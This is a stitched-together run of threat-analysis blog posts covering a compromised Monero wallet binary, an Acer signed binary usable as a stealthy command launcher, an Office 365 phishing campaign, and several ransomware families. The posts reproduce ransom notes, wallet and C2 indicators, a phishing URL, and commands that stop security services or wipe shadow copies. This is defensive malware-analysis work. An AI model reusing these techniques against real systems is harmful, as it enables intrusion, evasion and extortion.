node.hashmonero[.]com
node.xmrsupport[.]co
45.9.148[.]65
91.210.104[.]245
Remove all the binaries listed in this blog post;
Verify the hashes of your Monero setup or installer file. Guides to do that here;
Note: What is a hash? A hash is a unique identifier. This can be for a file, a word, ... It is preferred to use SHA256 hashes for file integration checks, as it is more secure.
You may also use the following Yara rule to detect the malicious or compromised binaries:
Install an antivirus, and if possible, use a firewall (free or paid is of less importance);
If you already use an antivirus: it may be a good idea to not exclude a specific folder in your antivirus when using Monero (or other miners), and if needed, only do so after the hashes have been verified;
Monitor your account/wallet for the next days and verify there have been no fraudulent transactions. Contact the Monero team for support.
Note: Especially go through the steps if at any point you downloaded, used or installed new binaries between these dates: Monday 18th 1:30 AM UTC and 5:30 PM UTC. Download the latest version from: https://web.getmonero.org/downloads/.
Monero team statement
The Monero team has issued a statement as follows:
Warning: The binaries of the CLI wallet were compromised for a short time:
I expect this statement to be updated the following days, so monitor it as well.
Conclusion
Monero is not the first, nor will it likely be the last cryptocurrency (in this case, its website and binaries) that gets compromised.
Follow the steps in this blog post to protect yourself and always watch your online accounts closely, especially those where you have financially invested in. Use strong passwords, use MFA (or 2FA) where possible and always be vigilant. Verify hashes when a new version is available.
Note: this blog post is not intended to be a full analysis, but rather a quick report on the facts, including recommendations. Questions or feedback? Happy to hear it!
This weekend I was cleaning up an old Acer laptop of mine and discovered a hidden folder on the root drive, C:\OEM.
Inside's a bunch of interesting files, one of these is a tool called RunCmd_X64.exe.
The file is a legitimate and signed binary by Acer:
Figure 1 - Signed RunCmd_X64
The tool contains a useful help file as follows:
A tool to execute a command file.
RunCmd.exe filepath [/T | /F] filepath full path name or file name /T launch command file and open the console window /F launch command file and hide the console window
If there is not any flag, /T or /F, the default situation is hiding window
Examples: RunCmd.exe "D:\EnBT.cmd" /T RunCmd.exe "EnBT.cmd" /F
Simply put, you can use Acer's tool as an alternative to the built-in command prompt, and to launch other applications! Additionally, using the /F parameter or flag will hide the console window, which is by default if there isn't any parameter!
Some simple examples:
Run an application directly
Figure 2 - Running calc.exe
Run virtually anything using a script
Figure 3 - Running calc using a batch file
Note that since no parameter is used, the RunCmd tool will run silently and tools such as Process Explorer show a non-existent parent process.
In theory, you can run any script or scriptlet using Acer's tool to execute "command files" :)
For attackers
This "LOLBin", or at the least reusing a legitimate and signed binary for malicious purposes, has the following MD5 hash:
RunCmd_X64 - d71fb1b03bf84fae29af9b2dc525ba33
There is also a 32-bit version, however, this binary is not signed.
RunCmd - 4d50588568cae95331f00cbdb52be37a
For defenders
See "For attackers". Additionally, the RunCmd tool will attempt to create a folder named "RunCmdLog" to store logfiles. An example logfile is as follows:
Last week, a friend of mine reached out with a query: a contact in his address book had sent him a suspicious email. As it turns out, it was. In this blog post, we'll have a quick look at an Office 365 phishing campaign, which turned out to be massive. This type of phishing has been on the rise for a while now (at least since 2017), and it's important to point out, as seemingly attacks are only increasing.
Analysis
As mentioned earlier, Office 365 (O365) phishing isn't new, but it is definitely prevalent. A high-level overview of a typical attack is as follows:
Figure 1 - High-level overview of typical O365 phishing
A typical flow of such an attack may be as follows:
An attacker sends an O365 spearphishing email, likely from a spoofed or fake email address;
The user is enticed to click on the link, or open the attachment which includes a link;
The user will then unknowingly enter their credentials on the fake O365 page;
Credentials get sent back to the attacker;
Attacker will access the now compromised user's mailbox; and,
The cycle repeats: the attacker will send spearphish emails to all of the compromised user's contacts - with this difference, it's coming from a legitimate sender.
This is exactly what happened to a friend of mine: he got sent an email from a legitimate email address, which was a contact in his address book - only the sender never intentionally sent this email!
Let's have a look at the infection chain.
The initial email
The initial email sent looked as follows:
Figure 2 - "P.AYMENT COPY"
Clicking on the "OPEN" button would redirect you to a legitimate but compromised Sharepoint (part of O365) webpage. Seeing as a legitimate business has been compromised, I won't post the link here. Its web administrators have been notified.
Figure 3 - "Access OneDrive"
The PDF document
Next step is hosting a PDF named "INVOICE.PDF", which entices the user to access OneDrive to view the shared file. If the user were to click on "OPEN PDF HERE":
Finally, clicking on "Login with Office 365" will redirect the user to the final phishing page, which will look as follows:
Figure 5 - Final landing page
The final landing page is as follows: https://happymachineit[.]info/Michael/b4fb042ba2b3b35053943467ac22a370/7hsfabvj2b0b9rguzbzw910d.php
When entering credentials, they will be sent off to the attacker, and the cycle from Figure 1 will repeat itself. Note that other scenarios are possible, for example:
The attacker may try to (re-)sell credentials that have been gathered so far on criminal forums
The attacker may send more targeted spearphishes to potentially interesting victims
The attacker may attempt to access other services or accounts using the same user/password combination
In short, there's countless other possibilities.
The phishing infrastructure
Avid readers will have noticed the phishing website uses a valid SSL certificate, which has the following details:
This means the certificate is a local and self-signed one. In other words, if you are accessing a secure website, and you see "server.localhost.com" as the SSL certificate, do NOT trust it. This is sometimes from an automatic setup from the hosting provider.
Performing a search with RiskIQ's PassiveTotal as well as VirusTotal, and after filtering results, we obtain a whopping total of 875uniqueOffice 365 phishing sites, hosted on that IP alone! It appears this campaign has been active since December 2018.
Searching a bit further, it appears the whole ASN (which is a collection of IP prefixes controlled by a single entity, typically an ISP), AS48666 is in fact riddled with Office 365 as well as other phishing sites. Using URLscan.io we can quickly gauge the ASN is hosting multiple phishing sites for Office 365 as well as Adobe:
Figure 6 - AS48666 hosting badness
General Info:
Geo: Russian Federation (RU) —
AS: AS48666 - AS-MAROSNET Moscow, Russia, RU
Registrar: RIPENCC
As shown in this blog post, one IP address can host tons of phishing instances, while the ASN controls multiple IPs. Bonus bad IP: 178.159.36[.]120.
Detection
For the phishing websites itself, any network traffic that resolves to the IP above.
I've noticed there are countless similar PDFs from this same campaign. Due to the way these are created (likely in bulk), a simple Yara rule can be developed as follows:
The Yara rule can be found on Pastebin here or on Github Gist here.
Note: in specific instances, this rule may false-positive - so use at your own will.
The following MITRE ATT&CK techniques are relevant:
There isn't much to disinfect, since there's no actual malware involved.
However, if you have been affected by this phishing campaign, do the following immediately:
Contact your network and/or system administrator or managed services provider if you have one and wait for their response - if not;
Note down the phishing page/URL, then close any open phishing pages - in fact, close the whole browser;
Perform an antivirus scan with your installed product, and a scan with another application, for example Malwarebytes (better be safe than sorry);
Change your O365 password immediately;
Change passwords on other websites where you used the same combination;
Reach out to the people in your address book you were compromised and they are not to open your email(s) or at least not any attachments or links from your email(s);
Verify your "Sent" emails folder (or "Outbox") for any suspicious activity. If there are no Sent emails - the attacker may have deleted them, or you may have a full compromise on your hands.;
Verify any (newly) created rules in your mail application (in this case O365), for example, verify there are no new forwarding rules or perhaps rules that delete new incoming emails - forwarding rules and deletion rules are sometimes set up by an attacker to gather more information or as an attempt to remain hidden; and,
File a complaint with your CERT, local police station, or whichever authority would handle such cases. If you are unsure how to do so, have a look here for assistance.
Prevention
Block the IP (or whole subnet 178.159.36[.]0/24) mentioned in this report in your firewall or proxy or other appliance;
Use strong and preferably unique passwords (use a password manager);
Set up 2FA for accounts or, preferably, MFA (multi-factor authentication);
Enable, deploy or implement anti-spam and anti-phishing protection;
Enable, deploy, or implement a URL phishing filter;
Trust, but verify: "did this contact really need to send me a "Payment Copy"? - if needed, verify via a phone call - not via email;
Be generally cautious with links and attachments. Do not click on links or open attachments from unknown senders;
If possible, use Firefox with NoScript enabled; and,
If you're in an organisation: create or organise user awareness training.
Conclusion
Phishing has been around for a long time - Office 365 phishing, on the other hand, has been around since, well, Office 365 was created. Every time a new service is created, you can imagine that phishing emails targeting that service will follow - maybe one month later, perhaps a year later - but they will.
Always try to be vigilant and follow the prevention tips mentioned above to stay safe.
A new ransomware family was discovered and sent to me by MalwareHunterTeam, which we'll call MAFIA due to the extension it uses to encrypt files. The ransomware appears to target users in Korea, and may have been developed with at least knowledge of the Korean language.
Another interesting (and new to me) feature is the use of "Onion.Pet", a Tor proxy as a means for C2 (network) communication. Read the analysis below to find out more details on this ransomware. (not to be confused with MafiaWare, a Hidden Tear variant - the MAFIA ransomware described here is unique).
Analysis
It's currently unknown how the MAFIA ransomware reaches a system, but it's likely delivered via spear-phishing, rather than a manual installation. The binary analysed here has the following properties:
First, MAFIA will attempt to stop a service named "AppCheck" by launching the following command (which will use an elevated CMD prompt):
sc stop AppCheck
Ransomware usually stops database processes, for it to be able to also encrypt database-files which may be in use by said processes. However, in this case, AppCheck is actually a service which belongs to an anti-ransomware product from South-Korea. Figure 1 shows a screenshot of its website.
As for the effectiveness of this software: no idea, but the author deemed it important enough to include it, so either it has proven it works, or it is used by a lot of users and businesses.
The author of the MAFIA ransomware has also left a debug path, which mentions the name "Jinwoo" ("진우" in Korean), and may be an indicator of the developer's nationality.
MAFIA makes use of OpenSSL to encrypt files, which it does with AES-256 in CBC mode. As mentioned earlier, encrypted files will obtain the ".MAFIA" extension. For example; Penguins.jpg becomes Penguins.jpg.MAFIA.
Files with the following extensions (300 in total) will be encrypted:
Note: because the MAFIA ransomware uses OpenSSL for encryption, the process is slow, and the user may be able to interrupt it by killing the process (typically named winlogin.exe), or by shutting down the machine.
Figure 2 shows a side-by-side visual representation of the original (left) and encrypted image (right).
Figure 2 - Comparison (the blue represents ASCII strings)
MAFIA will also create a ransom note in HTML named "Information" in the same location as the original dropper. Ironically enough, the ransom note will also have the ".mafia" extension appended - the file will not be encrypted however.
Figure 3 shows the ransom note, in a browser.
Figure 3 - Ransom note
The text translates from Korean ("고유넘버") as "Unique number", and appears to contain two unique identifiers.
As mentioned earlier, MAFIA will use a Tor proxy for C2 communication; an example request is as follows:
GET /mafiaEgnima.php?iv=0x9e0x4b0x410x5c0x480x3a0xf40x90x2f0xfa0x960xb90x9b0x830xd40xb7&key=0xb90x1e0x600x3d0xef0x6c0xe60x930x6d0xab0x420x7b0x50x350xf00xcd0x3c0x490xc30x5f0xa10xe0xda0x270x5d0xd50xd10xa40xc0x9f0x340x79&seq=cbdf395c9281ae2ec52a306b5c29ec5 HTTP/1.1 Host: wibkilmskir4rlxz.onion.pet Connection: keep-alive Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36
It appears the ransomware tries to send out an encryption key and IV using an HTTP GET request, which could make it possible to decrypt files, granted the network traffic is inspected at that point.
There's several other binaries of MAFIA out there, such as:
Three of these (119228fb8f4333b1c10ff03543c6c0ea, 0776e348313c7680db86ed924cff10b8 and 6487edd9b1e7cf6be4a9b1ac57424548) have a different C2 server, specifically:
wibkilmskir4rlxz.onion[.]plus.
Neither of these servers appeared to be online at time of writing.
Decryption is possible thanks to Michael Gillespie (@demonslay335).
A rather anonymous account reached out to me on Twitter asking to check out a "scary & really nasty" sample.
It turned out to be RedEye ransomware, a new strain or variant by the same creator of Annabelle ransomware, which I discovered in February earlier this year.
Analysis
This ransomware is named "RedEye" by the author "iCoreX".
The first noticeable thing about this file is the huge filesize: 35.0 MB (36657152 bytes). This is due to several media files, specifically images and audio files, embedded in the binary.
It contains three ".wav" files:
child.wav
redeye.wav
suicide.wav
All three audio files play a "creepy" sound, intended to scare the user.
Additionally, the binary is protected with ConfuserEx, compression, and a few other tricks. It also embeds another binary, which is responsible for replacing the MBR, which has the following properties:
What actually happens when executing this ransomware? Just like Annabelle ransomware it will perform a set of actions to make removal quite difficult, for example; it will disable task manager and in this iteration, will also hide your drives.
Similar to before, a ransom message is then displayed as follows:
Figure 1 - RedEye Ransomware
The message reads:
All your personal files has been encrypted with an very strong key by RedEye! (Rijndael-Algorithmus - AES - 256 Bit) The only way to get your files back is: - Go to http://redeye85x9tbxiyki.onion/tbxIyki - Enter your Personal ID and pay 0.1 Bitcoins to the adress below! After that you need to click on "Check Payment". Then you will get a special key to unlock your computer. You got 4 days to pay, when the time is up, then your PC will be fully destroyed!
The ransomware has several options which I won't be showing here, but in short, it can:
Show encrypted files
Decrypt files
Support
Destroy PC
The Destroy PC option shows a GIF as background where you have the option to select "Do it" and "Close". I won't display the image however.
RedEye claims to encrypt files securely with AES256. On my machine, it appears to overwrite or fill files with 0 bytes, rendering the files useless, and appending the ".RedEye" extension.
The machine will, when the time runs out or when the "Do it" option is selected, reboot and replace the MBR, again similar to Annabelle ransomware, with the following message:
Figure 2 - MBR lock screen
The message reads as follows:
RedEye Terminated your computer!
The reason for that could be: - The time has expired - You clicked on the 'Destroy PC' button
There is no way to fix your PC! Have Fun to try it :)
My YouTube Channel: iCoreX ->Add me on discord!iCoreX#3333 ->
The author, iCoreX, claims to have created Jigsaw, Annabelle, and now the RedEye ransomware - whether the former is true or not, I'll leave in the middle.
You may be able to restore the MBR, or your files, if you catch the ransomware in the act, and shutdown the machine at that point. Reboot in safe mode and copy over or back-up your files.
If tools such as the registry editor are not working, run Rkill in safe mode first.
You may also try to restore the MBR first, and consequently attempt to restore files using Shadow Volume Copies. For example, a tool such as Shadow Explorer can be of assistance, or read the tutorial here.
If that doesn't work either, you may try using a data recovery program such as PhotoRec or Recuva
Conclusion
While it appears that the RedEye ransomware has even more tricks up its sleeve than its predecessor Annabelle, the same conclusion holds true: do not pay the ransomware.
As for the actual purpose of the ransomware: it may be considered a ransomware of the wiper kind, however, it appears the author likes to showcase his or her skill.
You can read more on the purpose of ransomware here.
PSCrypt is ransomware first discovered last year, in 2017, targeting users and organisations alike in Ukraine, and the malware itself is based on GlobeImposter ("GI") ransomware.
In this quick blog post, we'll take a look at the latest iteration of PSCrypt.
Analysis
A file named "xls.scr", which sports a fancy "energy" or "power" icon is responsible for loading PSCrypt on the machine, and was spread via a phishing campaign.
As mentioned earlier, PSCrypt is based on GlobeImposter and as such, has very similar functionality.
The following folders are excluded from being encrypted:
Avast, Avira, COMODO, Chrome, Common Files, Dr.Web, ESET, Internet Explorer, Kaspersky Lab, McAfee, Microsoft, Microsoft Help, Microsoft Shared, Microsoft.NET, Movie Maker, Mozilla Firefox, NVIDIA Corporation, Opera, Outlook Express, ProgramData, Symantec, Symantec_Client_Security, Windows, Windows App Certification Kit, Windows Defender, Windows Kits, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows NT, Windows Phone Kits, Windows Phone Silverlight Kits, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsPowerShell, Wsus, YandexBrowser, ntldr, spytech software, sysconfig, system volume information
This iteration of PSCrypt will encrypt all files, including executables, except those files with the following extensions:
.$er,.4db,.4dd,.4d,.4mp,.abs,.abx,.accdb,.accdc
As usual, a temporary batch file will be used to clear Volume Shadow Copies as well as Event Logs:
Figure 2 - Batch file
What's new in this iteration of PSCrypt is not only the changes implemented by/via GlobeImposter ransomware, but also the ransom note itself, as noted in Figure 3 and 4 below:
Figure 3 - Ransomware note, part 1
Figure 4 - Ransomware note, part 2

The title of the ransom note is "Ваші файли тимчасово зашифрувати! Не хвилюйтесь!", which translates to "Your files are temporarily encrypted! Do not worry!".
The Ukrainian version is rather lenghty, and is as follows:
☠ ВАШІ ФАЙЛИ ТИМЧАСОВО НЕДОСТУПНІ.☠ ВАШІ ДАНІ БУЛИ ЗАШІВРОВАННИ! Для відновлення даних потрібно дешифратор. Щоб отримати дешифратор, ви повинні, оплатити послуги розшифровки: Оплата відбувається за коштами біткойн на кошелек № 1EoWxYTt7xCskTxjm47E2XNxgkZv1anDP9 Вартість послуги складає 150$ Оплату можна провести в терміналі IBox. або виберіть один з обмінних сайтів на сторінці - https://www.bestchange.ru/privat24-uah-to-bitcoin.html (приклад обмін Приват24 на BTC) також можете скористатися послугами https://e-btc.com.ua Додаткова інформація: Програма можемо дешифрувати один файл як доказ того, що у неї є декодер. Для цього необхідно надіслати зашифрований файл - вагою не більше 2 mb, и ваш уникальный идентификационный код, на пошту: systems32x@gmail.com Более детальная инструкция по оплате: https://btcu.biz/main/how_to/buy Увага! Всі файли розшифровуються тільки після 100% оплати Ви дійсно отримуєте дешифратор після оплати Не намагайтеся видалити програму або запустити антивірусні інструменти це може ускладнити вам роботу Спроби самодешіфрованія файлів приведуть до втрати ваших даних Декодери інших користувачів не сумісні з вашими даними, оскільки унікальний ключ шифрування кожного користувача. За запитом користувачів, надаємо контакти клієнтів, які вже користувалися послугами нашого сервісу. ОБОВ'ЯЗКОВО ЗАПИШІТЬ РЕЗЕРВНІ КОНТАКТИ ДЛЯ ЗВ'ЯЗКУ: systems32x@gmail.com - основний systems32x@yahoo.com - резервний Додаткові контакти: systems32x@tutanota.com - (якщо відповіді не прийшло після 24-х годин) help32xme@usa.com - (якщо відповіді не прийшло після 24-х годин) Additional.mail@mail.com - (якщо відповіді не прийшло після 24-х годин) З повагою Unlock files LLC 33530 1st Way South Ste. 102 Federal Way, WA 98003 United States
Google Translation, so pretty loose - I've made some minor corrections however:
☠ YOUR FILES ARE TEMPORARILY UNAVAILABLE YOUR DATA WAS LOCKED! To restore data you need a decoder. To receive a decoder, you must pay for decoding services: Payment is made at the expense of bitcoin to wallet number 1EoWxYTt7xCskTxjm47E2XNxgkZv1anDP9 Service cost is $ 150 Payment can be made at the terminal IBox. or select one of the exchange sites on the page - https://www.bestchange.ru/privat24-uah-to-bitcoin.html (example exchange of Privat24 to the BTC), you can also use the services of https://e-btc.com.ua. Additional Information: The program can decrypt one file as proof that it has a decoder. To do this, you need to send an encrypted file weighing no more than 2 mb and your unique identification code by mail: systems32x@gmail.com More detailed payment instructions: https://btcu.biz/main/how_to/buy WARNING! All files are decrypted only after 100% payment You really get a decoder after payment Do not try to uninstall a program or run antivirus tools, which can complicate your work Attempts to self-decrypt files will result in the loss of your data Other users' decoders are not compatible with your data, as the unique encryption key for each user. At the request of users, we provide contact with customers who have already used the services of our service. MUST REQUEST BACK TO CONTACTS FOR CONNECTION: systems32x@gmail.com - basic systems32x@yahoo.com - backup Additional contacts: systems32x@tutanota.com - (if the answer did not arrive after 24 hours) help32xme@usa.com - (if the answer did not arrive after 24 hours) Additional.mail@mail.com - (if the answer did not arrive after 24 hours)
The English version is rather short and to the point:
ALL DATA IS ENCRYPTED! For decoding, write to the addresses:systems32x@gmail.com - Basic systems32x@yahoo.com - backup Additional contacts: systems32x@tutanota.com - (if the answer did not arrive after 24 hours) help32xme@usa.com - (if the answer did not arrive after 24 hours) Additional.mail@mail.com - (if the response did not arrive after 24 hours)
The cost for restoring service is, interestingly enough, expressed in US dollars this time ($150), as opposed to Ukrainian currency in a previous iteration.
However, the images which included IBox instructions (as payment method) have been removed, and while IBox is still suggested as a service, there's also a new website introduced to pay via Bitcoin using E-BTC.
E-BTC is a Ukrainian service which is "the most reliable and simple service for buying and selling Bitcoins and also the best partner for entering and withdrawing funds to the WEX stock exchange."
It also promises full anonymity.
Back to the ransomware. Encrypted files will have the .docs extension appended, for example Jellyfish.jpg becomes Jellyfish.jpg.docs.
The last iteration of PSCrypt was observed in 2017, but it appears it has now returned to try and coerce users and organisations to pay the ransomware.
As usual, follow the prevention tips here to stay safe, but the rule of thumbs are as always:
Do not pay, unless there is imminent danger of life
Create regular backups, and do not forget to test if they work
BKRansomware will run via command line and displays the following screen:
Figure 1 - Ransom message
The ransomware message is very brief, and displays:
send 50k viettel to 0963210438 to restore your data
Viettel is a form of credit for mobile phones, used in Vietnam and neighboring countries. It is part of "Viettel Group" (Tập đoàn Công nghiệp Viễn thông Quân đội in Vietnamese), a mobile network operator in Vietnam. (Wiki link).
As such, it appears the creators are in desperate need of more credit so they can make calls again :)
Encrypted files will have the .hainhc extension appended. Fun note: files aren't actually encrypted, but encoded with ROT23. For example, if you have a text file which says "password", the new content or file will now have "mxpptloa" instead.
Noteworthy is the debug path:
C:\Users\Gaara\Documents\Visual Studio 2013\Projects\BKRansomware-20180503T093651Z-001\BKRansomware\Release\BKRansomware.pdb
The extension mentioned above, "hainhc" may refer to the following handle or persona on Whitehat VN, a Vietnamese Network security community: https://whitehat.vn/members/hainhc.59556/
Conclusion
While BKRansomware is not exactly very sophisticated, it is able to encrypt (or rather encode) files, and is unique in the sense that it asks you to top up a mobile phone.
Update: it appears this is a ransomware supposedly used for testingpurposes, for both coding and testing VirusTotal detections. However, there seems to be a lot of "testing" going on, including keyloggers. Draw your own conclusions.
Ransomnix is a (supposedly Jigsaw, but not really) ransomware variant that holds websites for ransom, and encrypts any files associated with the website.
This ransomware was discovered in the second half of 2018, and there's a brief write-up by Amigo-A here as well: Ransomnix ransomware
In this blog post, we'll discuss a newer variant.
Analysis
Several encrypted websites were discovered, which display the following message:
Figure 1 - Ransom message, part 1
Figure 2 - Ransom message, part 2
The full message is as follows:

JIGSAW RANSOMNIX 2018 I WANT TO PLAY A GAME! Now Pay 0.2 BTC OR Payment will increase by 0.1 BTC each day after 00:00:00 Your Key Will Be Deleted Your Bill till now 2.4000000000000004 BTC Dear manager, on Fri Apr 06 2018 02:08:34 GMT+0100 (GMT Summer Time) your database server has been locked, your databases files are encrypted and you have unfortunately "lost" all your data, Encryption was produced using unique public key RSA-2048 generated for this server. To decrypt files you need to obtain the private key. All encrypted files ends with .Crypt Your reference number: 4027 To obtain the program for this server, which will decrypt all files, you need to pay 0.2 bitcoin on our bitcoin address 1VirusnmipsYSA5jMv8NKstL8FkVjNB9o (today 1 bitcoin was around 15000 $). After payment send us your number on our mail crypter@cyberservices.com and we will send you decryption tool (you need only run it and all files will be decrypted during a few hours depending on your content size). Before payment you can send us one small file (100..500 kilobytes) and we will decrypt it! It's your guarantee that we have decryption tool. (use your reference number as a subject to your message) We don't know who are you, All what we need is some money. Don't panic if we don't answer you during 24 hours. It means that we didn't received your letter and write us again. You can use one of that bitcoin exchangers for transfering bitcoin. https://localbitcoins.com https://www.kraken.com You dont need install bitcoin programs - you need only use one of this exchangers or other exchanger that you can find in www.google.com for your country. Please use english language in your letters. If you don't speak english then use https://translate.google.com to translate your letter on english language. You do not have enough time to think each day payment will increase by 0.1 BTC and after one week your privite key will be deleted and your files will be locked for ever.
People use cryptocurrency for bad choices, but today you will have to use it to pay for your files! It's your choice!
The following JavaScript is responsible for keeping track of the price, and increasing it:
Figure 3 - JS function
The starting price is set at 0.2 BTC, but will increase every day with 0.1 BTC thanks to two functions: inprice and startTimer.
Note that the start_date variable, 1522976914000, is the epoch timestamp in milliseconds, which converted is indeed Friday 6 April 2018 01:08:34, as mentioned in the ransom note.
Ransomware message details:
BTC Wallet: 1VirusnmipsYSA5jMv8NKstL8FkVjNB9o
Email: crypter@cyberservices.com
Extension: .Crypt
Files will be encrypted, as claimed by the cybercriminals, with RSA-2048.
If possible, restore the website from a backup, and consequently patch your website, this means: install all relevant and security patches for your CMS, and plugins where applicable.
Then, change all your passwords. Better be safe than sorry.
It is currently unknown if decryption is possible. If you have an example of an encrypted file, please do upload it to ID Ransomware and NoMoreRansom, to see if decryption is possible, or if a decryptor can be developed.
Prevention
For preventing ransomware that attacks your websites, you can follow my prevention tips here.
General ransomware prevention tips can be found here.
Conclusion
Ransomware can in theory be installed on everything; whether it's your machine, your website, or your IoT device. Follow the prevention tips above to stay safe.
Remember: create backups, regularly, and test them as well.
Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.
Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.
In this blog post we'll analyse a new version of the infamous Satan ransomware, which since November 2017 has been using the EternalBlue exploit to spread via the network, and consequently encrypt files.
Analysis
First up is a file inconspicuously named "sts.exe", which may refer to "Satan spreader".
The file is packed with PECompact 2, and is therefore only 30KB in filesize.
Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: Iron ransomware, which may be a spin-off from Satan, has used VMProtect.

"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:
Figure 1 - download and extract two new files
Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "RookIE/1.0", which seems a rather unique User-Agent.
ms.exe has password: iamsatancryptor
client.exe has password: abcdefghijklmn
It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor".
Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:
Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.
Curiously, and thanks to the s2 option, the start dialog will be hidden, but the extraction progress is displayed - this means we need to click through to install the ransomware. Even more curious: the setup is in Chinese.
Figure 3 - End of setup screen
